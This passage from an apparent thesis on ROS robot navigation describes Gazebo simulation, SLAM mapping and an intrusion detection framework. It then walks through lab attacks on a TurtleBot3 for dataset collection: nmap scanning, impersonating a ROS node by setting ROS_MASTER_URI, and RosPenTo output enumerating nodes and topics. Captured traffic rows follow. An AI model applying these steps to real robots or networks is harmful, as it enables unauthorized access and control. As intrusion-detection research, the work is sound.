


Figure 3.5: Shows the final setup of the environment


Setting up the environment in a structured way ensures that the experiment runs smoothly and allows for accurate data collection during the mapping process.

3.5.3 Simulating the experiment using Gazebo


Gazebo provides a realistic 3D simulation environment that helps test autonomous navigation before deploying the robot in the real world. In this experiment, Gazebo will be used to simulate the TurtleBot3's navigation through a virtual environment. The simulation allows for testing different movement strategies, obstacle avoidance techniques, and the effectiveness of the sensors (Lidar and camera). Gazebo provides a safe environment where adjustments can be made to the robot's configuration, sensor calibration, and control algorithms without the risk of damaging the physical robot.

Once the simulation is successful, it provides a baseline for the actual mapping process using SLAM and the robot's sensors.


a) The simulation of Turtlebot3 in empty environment.




b) The simulation of Turtlebot3 in virtual environment.




c) Operating the Turtlebot3 using teleoperator command.



d) Creating the map using SLAM



e) Comparison between the virtual environment and the map



f) Saved the map into a .pgm file for navigation process.




Figure 3.6: (a-f) Shows the simulation process using Gazebo.

AlolyanRoaa (n.d.)

3.5.4 Mapping using Simultaneous Localization and Mapping (SLAM)

After we done with the simulation, we will repeat all the process but in real-world environment. In this experiment, SLAM will generate a static map of the robot's surroundings, using data from the 2D Lidar sensor and the OAK-D Pro camera. The Lidar sensor provides the distance measurements between the robot to the obstacle, while the OAK-D Pro camera adds depth and visual data, improving the robot's understanding of the environment. SLAM software will process this data, build a 2D occupancy grid map, and store it for later use. This map will then serve as the foundation for the robot’s navigation, enabling it to avoid obstacles and navigate through the environment autonomously.

3.5.5 Automatic obstacle detection and avoidance

Once the static map is generated, it forms the basis for autonomous navigation. The turtlebot3_navigation.launch file is configured to load this map, with optimized global and local costmap parameters for effective path planning and obstacle avoidance.

The Dynamic Window Approach (DWA) is used for path planning, generating optimal trajectories while avoiding obstacles. The robot’s position is continuously updated using Adaptive Monte Carlo Localization (AMCL) via the /amcl_pose topic. Real-time obstacle detection is achieved using /laser_scan data from the OAK-D Pro camera, enabling the robot to avoid both static and dynamic obstacles within a 3-meter range.

Navigation is handled through ROS nodes, with RViz used for monitoring and debugging. The system is thoroughly tested in simulation before real-world deployment to ensure reliable and responsive performance.

CHAPTER 4

PROPOSED FRAMEWORK

4.1 Overview of System Architecture

In this chapter, we will be introducing our proposed framework for Intrusion Detection in a Robotics Operating System (ROS)-based autonomous robot navigation system. The overview of the architecture of the system shown in Figure 4.1.




Figure 4.1 Architecture of Intrusion Detection System for ROS-based Robot

This flowchart presents the architecture of an intrusion detection system designed for a ROS-based autonomous navigation robot. The system is developed to

ensure the security of communication between the robot and its controller (master laptop) by identifying potential threats from malicious actors. The architecture integrates data collection, processing, and analysis using machine learning methods for effective attacks detection.

At the core of the system is the autonomous navigation robot, which communicates with the master controller through the same network. We assume that there a breach in the system and the attacker's succeed in penetrating the router safeguard and connected to the same network with the devices. The attacker will now simulate various attacks that are potentially security threats to the infrastructure. To safeguard the robot's operations, the master controller and the robot should be able to know whether the communication is corrupted or normal based on all network traffic passing through the switch. The IDS will analysis the network data packets and learn to detects anomalies or potential intrusions using machine learning.

We will implement our intrusion detection system based on the approach of ROSIDS23(Gao, 2023), and Intrusion Detection System for Robot Operating System using Hybrid Deep learning (Ravi, 2024), but with addition of extra data sources for further analysis. Our intrusion detection system will utilize two key sources for data analysis. First, we will capture network traffic flow features using tools like CICFlowMeter. Such features include important features about the communication patterns across the network. Next, we will collect Rostopic data and authentication logs from the robot, which can give the insights about the activities that might have occurred on the robot during the time of such attacks like malicious injection and SSH brute forcing. These combined data sources offer a more comprehensive view of the system's activity, enhancing the accuracy of threat detection compared to relying on network traffic flow alone.

Using the ROSIDS23 dataset, we will train three machine learning models: Random Forest, Decision Tree, and Support Vector Machine (SVM). After training

and testing these models, their performance will be evaluated to determine the most effective one. The model with the best performance will then be selected for further testing with the newly collected datasets.

4.2 Cyber-attacks experiment

As mentioned before, we assume an attacker is somewhere near the workspace where the study of the autonomous navigation robot is conducted. Next, we will also assume that the hacker managed to gain access into the network by utilising Wi-Fi cracking tools such Aircrack-ng suite and Wacker. The attacker can now scan the network using nmap to detect any devices connected to the router including the master laptop (controller) and the turtlebot3 (robot). The attacking scenario is illustrated in the Figure 4.2.




Figure 4.2: Shows the attacking scenario onsite

After knowing the Internet Protocol (IP) address and the port number of both the robot and the master laptop. The attacker can establish a connection to the master laptop by manipulating the ~/.bashrc script on the attacker's device. By configuring the ROS_MASTER_URI and ROS_HOSTNAME environment variables in the script, the attacker can impersonate a legitimate robot node or client within the network. This

allows them to communicate directly with the ROS Master, gaining unauthorized access to the system's resources and executing malicious commands disguise as a trusted Rosnode.


4.3 Cyber-attack simulation for Dataset Collection

4.3.1 Network and Port Scanning in detecting the IP address

Performing network and port scanning


A network scan was performed to list all potential hosts in the 192.168.0.0/24 subnet. The scan output will show the detection of available hosts on the network, including the IP specific hostnames. This scanning mode is typically used to discover IP addresses without notifying the hosts. The entire operations are shown in Figure 4.3.

a) Nmap command with the -sL flag




b) The target devices have been found

The IP addresses and the username of the robot and the master controller has been discovered. They are highlighted in the Figure 4.3 (b).



c) Verifying Active Hosts in the Target Network

We will verify the whether the device is active by using nmap command with -sP flag.



d) Dataset acquired during the attack

The row highlighted in Figure 4.3 (d), with a red circle demonstrates that the attack traffic originating from attacker's IP address 192.168.0.148 and directed to TurtleBot's IP 192.168.0.141 was successfully captured during the network scanning simulation.

192.168.0.	192.168.0.148	60117	192.168.0.141	9321	6	########	12	0	2	0	0	0	0
192.168.0.	192.168.0.148	57754	192.168.0.141	63819	6	########	14	0	2	0	0	0	0
192.168.0.	192.168.0.148	57754	192.168.0.141	32510	6	########	13	0	2	0	0	0	0
192.168.0.	192.168.0.148	39066	192.168.0.141	3374	6	########	13	0	2	0	0	0	0
192.168.0.	192.168.0.148	33088	192.168.0.141	16179	6	########	12	0	2	0	0	0	0
192.168.0.	192.168.0.148	51885	192.168.0.141	23114	6	########	13	0	2	0	0	0	0
192.168.0.	192.168.0.148	56489	192.168.0.141	43710	6	########	12	0	2	0	0	0	0
192.168.0.	192.168.0.148	60117	192.168.0.141	61590	6	########	13	0	2	0	0	0	0
192.168.0.	192.168.0.148	60117	192.168.0.141	49181	6	########	13	0	2	0	0	0	0
192.168.0.	192.168.0.148	58486	192.168.0.141	27978	6	########	13	0	2	0	0	0	0
192.168.0.	192.168.0.148	48603	192.168.0.141	17510	6	########	14	0	2	0	0	0	0
192.168.0.	192.168.0.148	33088	192.168.0.141	24225	6	########	13	0	2	0	0	0	0
192.168.0.	192.168.0.148	58486	192.168.0.141	33667	6	########	12	0	2	0	0	0	0
192.168.0.	192.168.0.148	48931	192.168.0.141	34039	6	########	12	0	2	0	0	0	0
192.168.0.	192.168.0.148	48603	192.168.0.141	40241	6	########	16	0	2	0	0	0	0
192.168.0.	192.168.0.148	51885	192.168.0.141	25026	6	########	13	0	2	0	0	0	0
192.168.0.	192.168.0.148	33088	192.168.0.141	23386	6	########	15	0	2	0	0	0	0
192.168.0.	192.168.0.148	57754	192.168.0.141	32153	6	########	14	0	2	0	0	0	0
192.168.0.	192.168.0.148	48931	192.168.0.141	9942	6	########	12	0	2	0	0	0	0
192.168.0.	192.168.0.148	48603	192.168.0.141	63949	6	########	13	0	2	0	0	0	0
192.168.0.	192.168.0.148	39066	192.168.0.141	53901	6	########	21	0	2	0	0	0	0
192.168.0.	192.168.0.148	39066	192.168.0.141	10978	6	########	13	0	2	0	0	0	0
192.168.0.	192.168.0.148	51885	192.168.0.141	10440	6	########	13	0	2	0	0	0	0
192.168.0.	192.168.0.148	33088	192.168.0.141	18536	6	########	13	0	2	0	0	0	0
192.168.0.	192.168.0.148	48603	192.168.0.141	34552	6	########	12	0	2	0	0	0	0
192.168.0.	192.168.0.148	51885	192.168.0.141	19337	6	########	22	0	2	0	0	0	0
192.168.0.	192.168.0.148	48931	192.168.0.141	62693	6	########	12	0	2	0	0	0	0
192.168.0.	192.168.0.148	51885	192.168.0.141	8093	6	########	14	0	2	0	0	0	0
192.168.0.	192.168.0.148	58486	192.168.0.141	15786	6	########	13	0	2	0	0	0	0
192.168.0.	192.168.0.148	51887	192.168.0.141	30496	6	########	12	0	2	0	0	0	0
192.168.0.	192.168.0.148	56489	192.168.0.141	53713	6	########	12	0	2	0	0	0	0

Figure 4.3: (a-d) Shows the simulation and results during network scanning attack

4.3.2 Unauthorized Subscriber

Unauthorized Subscriber Attack

The attack is utilizing RosPenTo (Bernhard, 2019), a penetration testing tool for ROS, that will reveal the critical vulnerabilities in the robot's communication network. The tool has the ability to snoop around the robot system, intercepting the nodes that were published or subscribed to various topics. The entire process can be referred to the GitHub link provided, https://github.com/jr-robotics/ROSPenTo. The entire operations are shown in Figure 4.4.

a) Launch RosPenToConsole.exe

```
nawfal@ubuntu:~/catkin_ws/src/ROSPenTo/RosPenToConsole/bin/Debug$ mono RosPenToConsole.exe
RosPenTo - Penetration testing tool for the Robot Operating System(ROS)
Copyright(C) 2018 JOANNEUM RESEARCH Forschungsgesellschaft mbH
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it under certain conditions.
For more details see the GNU General Public License at <http://www.gnu.org/licenses/>.

What do you want to do?
0: Exit
1: Analyse system...
2: Print all analyzed systems
```

b) Analyse the target's system

```
What do you want to do?
0: Exit
1: Analyse system...
2: Print all analyzed systems
1

Please input URI of ROS Master: (e.g. http://localhost:11311/)
http://192.168.0.142:11311

System 0: http://192.168.0.142:11311/
Nodes:
        Node 0.1: /flood_subscriber_1219_1736253674579 (XmlRpcUri: http://192.168.0.141:37519/)
        Node 0.0: /rosout (XmlRpcUri: http://192.168.0.142:38655/)
        Node 0.4: /turtlebot3_core (XmlRpcUri: http://192.168.0.141:34453/)
        Node 0.3: /turtlebot3_diagnostics (XmlRpcUri: http://192.168.0.141:44607/)
        Node 0.2: /turtlebot3_lds (XmlRpcUri: http://192.168.0.141:44221/)
        Node 0.8: /turtlebot3_teleop_keyboard (XmlRpcUri: http://192.168.0.142:41727/)
        Node 0.5: /unauthorized_publisher_3677_1736256292285 (XmlRpcUri: http://127.0.0.1:44963/)
        Node 0.6: /unauthorized_publisher_4222_1736256770389 (XmlRpcUri: http://127.0.0.1:44919/)
        Node 0.7: /unauthorized_publisher_4298_1736256874122 (XmlRpcUri: http://127.0.0.1:33891/)
Topics:
        Topic 0.79: /battery_state (Type: sensor_msgs/BatteryState)
        Topic 0.82: /cmd_vel (Type: geometry_msgs/Twist)
        Topic 0.76: /cmd_vel_rc100 (Type: geometry_msgs/Twist)
        Topic 0.71: /diagnostics (Type: diagnostic_msgs/DiagnosticArray)
        Topic 0.2: /example_topic_0 (Type: std_msgs/String)
        Topic 0.3: /example_topic_1 (Type: std_msgs/String)
        Topic 0.12: /example_topic_10 (Type: std_msgs/String)
        Topic 0.13: /example_topic_11 (Type: std_msgs/String)
        Topic 0.14: /example_topic_12 (Type: std_msgs/String)
        Topic 0.15: /example_topic_13 (Type: std_msgs/String)
        Topic 0.16: /example_topic_14 (Type: std_msgs/String)
        Topic 0.17: /example_topic_15 (Type: std_msgs/String)
        Topic 0.18: /example_topic_16 (Type: std_msgs/String)
```

c) Dataset acquired during the attack

The row highlighted in Figure 4.4 (c), with a red circle demonstrates that the attack traffic originating from attacker's IP address 192.168.0.148 and directed to TurtleBot's IP 192.168.0.141 was successfully captured during the network scanning simulation.

192.168.0.	192.168.0.148	58116	192.168.0.141	60591	6	########	96159	2	5	0	4099	0	0	0	0	1448
192.168.0.	192.168.0.148	57082	192.168.0.141	40475	6	########	94300	3	3	0	2166	0	0	0	0	722
192.168.0.	192.168.0.148	57082	192.168.0.141	40475	6	########	83769	3	3	0	2166	0	0	0	0	722
192.168.0.	192.168.0.142	59814	192.168.0.141	22	6	########	7484	1	1	0	44	0	0	0	0	44
192.168.0.	192.168.0.148	58116	192.168.0.141	60591	6	########	90088	1	3	0	1849	0	0	0	0	1448
192.168.0.	192.168.0.148	57082	192.168.0.141	40475	6	########	84220	3	3	0	2166	0	0	0	0	722
192.168.0.	192.168.0.148	58116	192.168.0.141	60591	6	########	5859	1	2	0	1849	0	0	0	0	1448
192.168.0.	192.168.0.148	57082	192.168.0.141	40475	6	########	81250	3	3	0	2166	0	0	0	0	722
192.168.0.	192.168.0.148	58116	192.168.0.141	60591	6	########	96150	1	4	0	3690	0	0	0	0	1448
192.168.0.	192.168.0.148	57082	192.168.0.141	40475	6	########	80806	3	3	0	2166	0	0	0	0	722
192.168.0.	192.168.0.148	57082	192.168.0.141	40475	6	########	82812	3	3	0	2166	0	0	0	0	722
192.168.0.	192.168.0.148	58116	192.168.0.141	60591	6	########	99526	1	3	0	1841	0	0	0	0	1448
192.168.0.	192.168.0.148	57082	192.168.0.141	40475	6	########	84988	3	3	0	2166	0	0	0	0	722
192.168.0.	192.168.0.142	59814	192.168.0.141	22	6	########	6975	1	1	0	44	0	0	0	0	44
192.168.0.	192.168.0.148	58116	192.168.0.141	60591	6	########	11990	1	2	0	1849	0	0	0	0	1448
192.168.0.	192.168.0.148	57082	192.168.0.141	40475	6	########	76842	3	3	0	2166	0	0	0	0	722
